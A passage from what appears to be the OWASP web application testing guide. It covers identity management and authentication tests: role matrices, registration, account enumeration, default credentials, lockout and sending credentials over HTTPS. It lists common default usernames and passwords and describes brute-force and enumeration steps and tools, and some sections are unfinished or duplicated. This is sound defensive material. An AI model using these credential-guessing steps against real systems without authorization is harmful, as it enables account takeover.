- MSDN: "Making a Service Available Across Domain Boundaries" - http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
- MSDN: "Network Security Access Restrictions in Silverlight" - http://msdn.microsoft.com/en-us/library/cc645032(v=vs.95).aspx
- Stefan Esser: "Poking new holes with Flash Crossdomain Policy Files" http://www.hardened-php.net/library/poking_new_holes_with_flash_crossdomain_policy_files.html
- Jeremiah Grossman: "Crossdomain.xml Invites Cross-site Mayhem" http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
- http://code.google.com/p/doctype-mirror/wiki/ArticleFlashSecurity
- http://www.html5rocks.com/en/tutorials/cors/
- http://omarrr.com/cors-html5-approach-to-crossdomain-policies/
- http://www.w3.org/TR/cors/

Tools

- Nikto

4.3.12 Test Content Type Options

4.4 Identity Management Testing

4.4.1 Test Role Definitions

Summary

It is common amongst modern enterprises to define system roles to manage users and authorization to system resources. In most system implementations it is expected that at least two roles exist: administrator and regular user. The first representing a role that permits access to privileged and sensitive functionality and information, the second representing a role that permits access to regular business functionality and information. Well developed roles should align with business processes which are supported by the application. It is important to remember that cold, hard authorisation isn't the only way in which to manage access to system objects. In more trusted environments where confidentiality is not critical, softer controls such as application workflow and audit logging can support data integrity requirements while not restricting user access to functionality or creating complex role structures that are difficult to manage. Its important to consider the Goldilocks principle when role engineering, in that defining too few, broad roles (thereby exposing access to functionality users don't require) is as bad as too many, tightly tailored roles (thereby restricting access to functionality users do require).

Test objectives

Validate the system roles defined within the application sufficiently define and separate each system and business role to manage appropriate access to system functionality and information.

How to test

Either with or without the help of the system developers/configurators, develop an role vs. permission matrix. The matrix should enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to which objects including any constraints.

If a matrix is provided with the application it should be validated by the tester, if it doesn't exist, the tester should generate it and determine whether the matrix satisfies the desired access policy for the application.

Example

ROLE	PERMISSION	OBJECT	CONSTRAINTS
Administrator	Read	Customer records	
Manager	Read	Customer records	Only records related to business unit
Staff	Read	Customer records	Only records associated with customers assigned by Manager
Customer	Read	Customer record	Only own record

A real world example of role definitions can be found in the Wordpress roles documentation [1]. Wordpress has six default roles ranging from Super Admin to a Subscriber.

Tools

While the most thorough and accurate approach to completing this test is to conduct it manually, spidering tools [2] are also useful. Logon with each role in turn and spider the application (don't forget to exclude the logout link from the spidering).

References

Role Engineering for Enterprise Security Management, E Coyne & J Davis, 2007

Role engineering and RBAC standards

Remediation

Role Engineering

Mapping of business roles to system roles

Separation of Duties

4.4.2 Test User Registration Process

Summary

Some websites offer a user registration process that provisions a person with access. The identity requirements for access vary from positive identification to none at all.

Test objectives

Verify the identity requirements for user registration align with business/security requirements


Validate the registration process

How to test


1. Verify the identity requirements for user registration align with business/security requirements
    1. Can anyone register for access?
    2. Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?
    3. Can the same person/identity register multiple times?
    4. What proof of identity is required for a registration to be successful?
    5. Are registered identities verified?
1. Validate the registration process

Example

In the Wordpress example below, the only identification requirement is an email address that is accessible to the registrant.



In contrast, the Google example below, the identification requirements include name, DOB, country, mobile phone number, email address and CAPTCHA response. While only two of these can be verified (email address and mobile number), the identification requirements are stricter than Wordpress.



Tools

Remediation

Implement identification and verification requirements that correspond to the security requirements of the information the credentials protect.

4.4.3 Test Account Provisioning Process

Summary

The provisioning of accounts presents an opportunity for an attacker to create a valid account without application of the proper identification and authorization process.

Test objectives

Verify which accounts may provision other accounts and of what type

How to test

Determine which roles are able to provision users and what sort of accounts they can provision.

Is there any verification, vetting and authorisation of provisioning requests?

Is there any verification, vetting and authorisation of de-provisioning requests?

Can an administrator provision other administrators or just users?


Can an administrator or other user provision accounts with privileges greater than their own?

Can an administrator/user deprovision themselves?


How are the files/resources owned by the de-provisioned user managed? Are they deleted? Is access transferred?

Example

In Wordpress, only a user's name and email address are required to provision the user, which can be done by



De-provisioning of users requires the administrator to select the users to be de-provisioned, selecting Delete from the dropdown menu (circled) and then applying this action. The administrator is then presented with a dialog box asking what to do with the user's posts (delete or transfer them).



4.4.4 Test for Account Enumeration and Guessable User Account

Summary

Most systems are provisioning with default and test accounts to aid the installation, configuration and testing of applications. These accounts are often overlooked when the system enters production. User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed. Other times, valid account names can be searched for using internet search engines.

Test objectives

Determine whether consistent account name structure renders the application vulnerable to account enumeration

Determine whether application's error messages permit account enumeration

Determine whether default system accounts or test accounts are present on production system

How to test

Determine the structure of account names

Evaluate the application's response to valid and invalid account names

Use different responses to valid and invalid account names to enumerate valid account names

Use account name dictionaries to enumerate valid account names

Research application infrastructure to build list of default system account names

Example

<insert some images of account enumeration>

Tools

References

Remediation

Ensure the application returns consistent generic error messages in response to invalid account name, password or other user credentials entered during the login process.

Ensure default system accounts and test accounts are deleted prior to releasing the system into production (or exposing it to an untrusted network).

4.4.5 Testing for Weak or Unenforced Username Policy

Summary

User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed.

Test objectives

Determine whether consistent account name structure renders the application vulnerable to account enumeration

Determine whether application's error messages permit account enumeration

How to test

Determine the structure of account names

Evaluate the application's response to valid and invalid account names

Use different responses to valid and invalid account names to enumerate valid account names

Use account name dictionaries to enumerate valid account names

Example

<insert some images of account enumeration>

Tools

References

Remediation

Ensure the application returns consistent generic error messages in response to invalid account name, password or other user credentials entered during the login process.

4.4.6 Test Permissions of Guest/Training Accounts

Summary

Guest and Training accounts are useful ways to acquaint potential users with system functionality prior to them completing the authorisation process required for access. However,

these accounts are often modeled on business roles and may be provisioned with access to more functionality than is required for the user.

Test objectives

Evaluate consistency between access policy and guest/training account access permissions

Build or validate access control matrix including guest/training accounts

How to test

Either with or without the help of the system developers/configurators, develop an guest/training account vs. permission matrix. The matrix should explore the permissions that assigned to guest/training accounts. If a matrix is provided with the application it should be validated by the tester, if it doesn't exist, the tester should generate it and determine whether the matrix satisfies the desired access policy for the application.

Example

<insert some images of guest/training account instances>

Tools

References

Remediation

Ensure guest/training accounts are provisioned with the minimum permissions required for users that are not formally authorised or trained to use the application.

4.4.7 Test Account Suspension/ Resumption Accounts

Summary

Larger and more mature applications are able to suspend and resume user access to protect the system while the user is on extended leave.

Suspension and resumption of access due to exceeding the number of unsuccessful authentication attempts.

Test objectives

Verify the identity requirements for user registration align with business/security requirements

Validate the registration process

How to test

1. Verify the identity requirements for user registration align with business/security requirements
    1. Can anyone register for access?
    2. Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?
    3. Can the same person/identity register multiple times?
    4. What proof of identity is required for a registration to be successful?
    5. Are registered identities verified?
1. Validate the registration process

Example

Tools

References

Remediation

Implement identification and verification requirements that correspond to the security requirements of the information the credentials protect.

4.4.8 Test User Deregistration Process

4.4.9 Test Account Deregistration Process

4.5 Authentication Testing

4.5.1 Testing for Credentials Transported Over an Encrypted Channel

Brief Summary

Testing for credentials transport means to verify that the user's authentication data are

transferred via an encrypted channel to avoid being intercepted by malicious users. The analysis focuses simply on trying to understand if the data travels unencrypted from the web browser to the server, or if the web application takes the appropriate security measures using a protocol like HTTPS. The HTTPS protocol is built on TLS/SSL to encrypt the data that is transmitted and to ensure that user is being sent towards the desired site. Clearly, the fact that traffic is encrypted does not necessarily mean that it's completely safe. The security also depends on the encryption algorithm used and the robustness of the keys that the application is using, but this particular topic will not be addressed in this section. For a more detailed discussion on testing the safety of TLS/SSL channels you can refer to the chapter Testing for SSL-TLS. Here, the tester will just try to understand if the data that users put into web forms, for example, in order to log into a web site, are transmitted using secure protocols that protect them from an attacker or not. To do this we will consider various examples.

Description of the Issue

Nowadays, the most common example of this issue is the login page of a web application. The tester should verify that user's credentials are transmitted via an encrypted channel. In order to log into a web site, usually, the user has to fill a simple form that transmits the inserted data with the POST method. What is less obvious is that this data can be passed using the HTTP protocol, that means in a non-secure way, or using HTTPS, which encrypts the data. To further complicate things, there is the possibility that the site has the login page accessible via HTTP (making us believe that the transmission is insecure), but then it actually sends data via HTTPS. This test is done to be sure that an attacker cannot retrieve sensitive information by simply sniffing the net with a sniffer tool.

Black Box testing and example

In the following examples we will use WebScarab in order to capture packet headers and to inspect them. You can use any web proxy that you prefer.

Case study: Sending data with POST method through HTTP

Suppose that the login page presents a form with fields User, Pass, and the Submit button to authenticate and give access to the application. If we look at the header of our request with WebScarab, we get something like this:

POST http://www.example.com/AuthenticationServlet HTTP/1.1

```
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie:
JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

From this example the tester can understand that the POST sends the data to the page *www.example.com/AuthenticationServlet* simply using HTTP. So, in this case, data are transmitted without encryption and a malicious user could read our username and password by simply sniffing the net with a tool like Wireshark.

Case study: Sending data with POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt data we are sending (or at least for those relating to the authentication). In this case, trying to access the login page and to authenticate, the header of our POST request would be similar to the following:

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
```

Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50

Command=Login&User=test&Pass=test

We can see that the request is addressed to *www.example.com:443/cgi-bin/login.cgi* using the HTTPS protocol. This ensures that our data are sent through an encrypted channel and that they are not readable by other people.

Case study: sending data with POST method via HTTPS on a page reachable via HTTP

Now, suppose to have a web page reachable via HTTP and that then only data sent from the authentication form are shipped via HTTPS. This situation occurs, for example, when we are on a portal of a big company that offers various information and services publicly available, without identification, but which has also a private section accessible from the home page through a login. So when we try to login, the header of our request will look like the following example:

POST https://www.example.com:443/login.do HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45

User=test&Pass=test&portal=ExamplePortal

We can see that our request is addressed to *www.example.com:443/login.do* using HTTPS. But if we have a look at the referer field in the header (the page from which we came), it is*www.example.com/homepage.do* and is accessible via simple HTTP. Although we are sending data via HTTPS, this deployment can allow SSLStrip attacks (a type of Man-in-the-middle attack)

Case study: Sending data with GET method through HTTPS

In this last example, suppose that the application transfers data using the GET method. This method should never be used in a form that transmits sensitive data such as username and password, because they are displayed in clear in the URL and this entails a whole set of security issues. So this example is purely demonstrative, but, in reality, it is strongly suggested to use the POST method instead. This is because when the GET method is used, the URL that it requests is easily available from, for example, the server logs exposing your sensitive data to information leakage.

GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"

You can see that the data is transferred in clear text in the URL and not in the body of the message as before. But we must consider that TLS/SSL is a level 5 protocol, a lower level than HTTP, so the whole HTTP package is still encrypted and the URL is unreadable to an attacker. It is not a good practice to use the GET method in these cases, because the information contained

in the URL can be stored in many servers such as proxy and web servers, leaking the privacy of the user's credentials.

Gray Box testing and example

Talk with the developers of the application and try to understand if they are aware of differences between HTTP and HTTPS protocols and why they should use the HTTPS for sensitive information transmissions.

Then, check with them if HTTPS is used in every sensitive transmission, like those in login pages, to prevent unauthorized users to read the data.

References

Whitepapers

- HTTP/1.1: Security Considerations - http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html

Tools

- WebScarab

4.5.2 Testing for Default Credentials

Brief Summary

Nowadays web applications often make use of popular open source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator. Moreover, a lot of hardware appliances (i.e. network routers and database servers), offer web-based configuration or administrative interfaces.

Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed.

These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications.

Furthermore, in many situations, when a new account is created on an application, a default password (with some standard characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead an attacker to gain unauthorized access to the application.

Description of the Issue

The root cause of this problem can be identified as:

- Inexperienced IT personnel, who are unaware of the importance of changing default passwords on installed infrastructure components;
- Programmers who leave backdoors to easily access and test their application and later forget to remove them.
- Applications with built-in, non-removable default accounts with a pre-set username and password.
- Applications that do not force the user to change the default credential after the first login operation.

Black Box testing and example

Testing for default credentials of common applications

In Blackbox testing the tester knows nothing about the application and its underlying infrastructure. In reality this is often not true, and some information about the application is known. We suppose that you have identified, through the use of the techniques described in this Testing Guide under the chapter Information Gathering, at least one or more common application that may contain accessible administrative interfaces.

When you have identified an application interface, for example a Cisco router web interface or a Weblogic administrator portal, check that the known usernames and passwords for these devices do not result in successful authentication. To do this you can consult the manufacturer's documentation or, in a much simpler way, you can found common credentials using a search engine or by using one of the sites or tools listed in the Reference section.

When facing applications to which we do not have a list of default and common user accounts (due to the fact for example that the application is not widely spread) we can attempt to guess valid default credentials.

Note that the application being tested may have an account lockout policy enabled, and multiple password guess attempts with a known username may cause the account to be locked. If it is possible to lock the administrator account, it may be troublesome for the system administrator to reset it.

Many applications have verbose error messages that inform the site users as to the validity of entered usernames. This information will be helpful when testing for default or

guessable user accounts. Such functionality can be found, for example, on the login page, password reset and forgotten password page, and sign up page. Once you have found a default username you could also start guessing password for this account.

More information about this procedure can be found in the section Testing for User Enumeration and Guessable User and in the section Testing for Weak password policy.

Since these types of default credentials are often bound to administrative accounts you can proceed in this manner:

- Try the following usernames - "admin", "administrator", "root", "system", "guest", "operator", or "super". These are popular among system administrators and are often used. Additionally you could try "qa", "test", "test1", "testing" and similar names. Attempt any combination of the above in both the username and the password fields. If the application is vulnerable to username enumeration, and you successfully manage to identify any of the above usernames, attempt passwords in a similar manner. In addition try an empty password or one of the following "password", "pass123", "password123", "admin", or "guest" with the above accounts or any other enumerated accounts. Further permutations of the above can also be attempted. If these passwords fail, it may be worth using a common username and password list and attempting multiple requests against the application. This can, of course, be scripted to save time.
- Application administrative users are often named after the application or organization. This means if you are testing an application named "Obscurity", try using obscurity/obscurity or any other similar combination as the username and password.
- When performing a test for a customer, attempt using names of contacts you have received as usernames with any common passwords.
- Attempt using all the above usernames with blank passwords.
- Review the page source and javascript either through a proxy or by viewing the source. Look for any references to users and passwords in the source. For example "If username='admin' then starturl=/admin.asp else /index.asp" (for a successful login vs a failed login). Also, if you have a valid account, then login and view every request and response for a valid login vs an invalid login, such as additional hidden parameters, interesting GET request (login=yes), etc.
- Look for account names and passwords written in comments in the source code. Also look in backup directories, etc for source code that may contain comments of interest.

Testing for default password of new accounts

As mentioned previously, in other situations, when a new account is created on an application, a default password is generated. This password could have some standard characteristics making it predictable and if the user does not change it on the first access (this often happens if the user is not forced to change it), this can lead an attacker to gain unauthorized access to the application.

Advices described for testing default password on common application (about lockout policy and verbose error messages) still remain valid also for this test. Following steps can be applied to test for these types of default credentials:

- Viewing the User Registration page may help determine the expected format and length of the application usernames and passwords. If a user registration page does not exist, determine if the organization uses a standard naming convention for user names such as their email address or the name before the "@" in the email.
- Try to extrapolate from the application how usernames are generated. For example, can a user create their own username or does the system create an account for the user based on some personal information or a predictable sequence? If the application does create its own accounts in a predictable sequence, such as user7811, try fuzzing all possible accounts recursively. If you can identify a different response from the application when using a valid username and a wrong password, then you can try a brute force attack on the valid username (or quickly try any of the identified common passwords above or in the reference section).
- Try to determine if the password is predictable by creating many new accounts in quick succession to compare and determine if the passwords are predictable. If predictable, then try to correlate these with the usernames, or any enumerated accounts, and use them as a basis for a brute force attack.
- If you have identified the correct naming convention for the user name, try to “brute force” passwords with some common predictable sequence like for example dates of birth.
- Attempt using all the above usernames with blank passwords or using the username also as password value.

Result Expected

Successful authentication to the application or system being tested.

Gray Box testing and example

The following steps rely on an entirely Gray Box approach. If only some of this information is available to you, refer to black box testing to fill the gaps.

- Talk to the IT personnel to determine passwords they use for administrative access and how administration of the application is undertaken.
- Examine the user database for default credentials as described in the Black Box testing section. Also check for empty password fields.
- Examine the code for hard coded usernames and passwords.
- Check for configuration files that contain usernames and passwords.
- Examine the password policy and, if the application creates its own passwords for new users, check the policy in use for this procedure.

Result Expected

Successful authentication to the application or system being tested.

References

Whitepapers

- CIRT http://www.cirt.net/passwords
- Government Security - Default Logins and Passwords for Networked Devices http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php
- Virus.org http://www.virus.org/default-password/

Tools

- Burp Intruder: http://portswigger.net/intruder/
- THC Hydra: http://www.thc.org/thc-hydra/
- Brutus: http://www.hoobie.net/brutus/
- Nikto 2: http://www.cirt.net/nikto2

4.5.3 Testing for Weak Lock Out Mechanism

Summary

Account lockout mechanisms are used to mitigate against brute force password guessing attacks. Accounts are typically locked out after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorised access and protecting users from being denied authorised access. Factors to consider when implementing an account lockout mechanism:

1. What is the risk of brute force password guessing against the application?
2. Is a CAPTCHA sufficient to mitigate this risk?
3. Number of unsuccessful logon attempts before lockout
4. How will accounts be unlocked?
    1. Manually by an administrator
    2. After a period of time. What is the lockout period?

Note that this test should cover all aspects of authentication where lock out mechanisms would be appropriate, e.g. when the user is presented with security questions during forgotten password mechanisms (see Testing for Weak security question/answer (OTG-AUTHN-008)).

Test objectives

Evaluate the account lockout mechanism's ability to mitigate brute force password guessing.

Evaluate the re-activation mechanism's resistance to unauthorised account re-activation.

How to test

1. Number of unsuccessful logon attempts before lockout
2. How will accounts be unlocked?
    1. Manually by an administrator
    2. After a period of time. What is the lockout period?

Example

Tools

References

Remediation

Implement CAPTCHA with the account logon page.

Apply account reactivation mechanisms depending on the risk level. In order from lowest to highest assurance:

1. Time-based lockout and reactivation
2. Self-service reactivation (sends reactivation email to registered email address)
3. Manual administrator reactivation
4. Manual administrator reactivation with positive user identification

4.5.4 Testing for Bypassing Authentication Schema

Brief Summary

While most applications require authentication for gaining access to private information or to execute tasks, not every authentication method is able to provide adequate security.

Negligence, ignorance, or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the login page and directly calling an internal page that is supposed to be accessed only after authentication has been performed.

In addition to this, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that we're already authenticated. This can be accomplished either by modifying the given URL parameter or by manipulating the form or by counterfeiting sessions.

Description of the Issue

Problems related to Authentication Schema could be found at different stages of the software development life cycle (SDLC), like design, development, and deployment phase.

Examples of design errors include a wrong definition of application parts to be protected, the choice of not applying strong encryption protocols for securing authentication data exchange, and many more.

Problems in the development phase are, for example, the incorrect implementation of

input validation functionalities, or not following the security best practices for the specific language.

In addition, there may be issues during the application setup (installation and configuration activities), due to a lack in required technical skills, or due to poor documentation available.

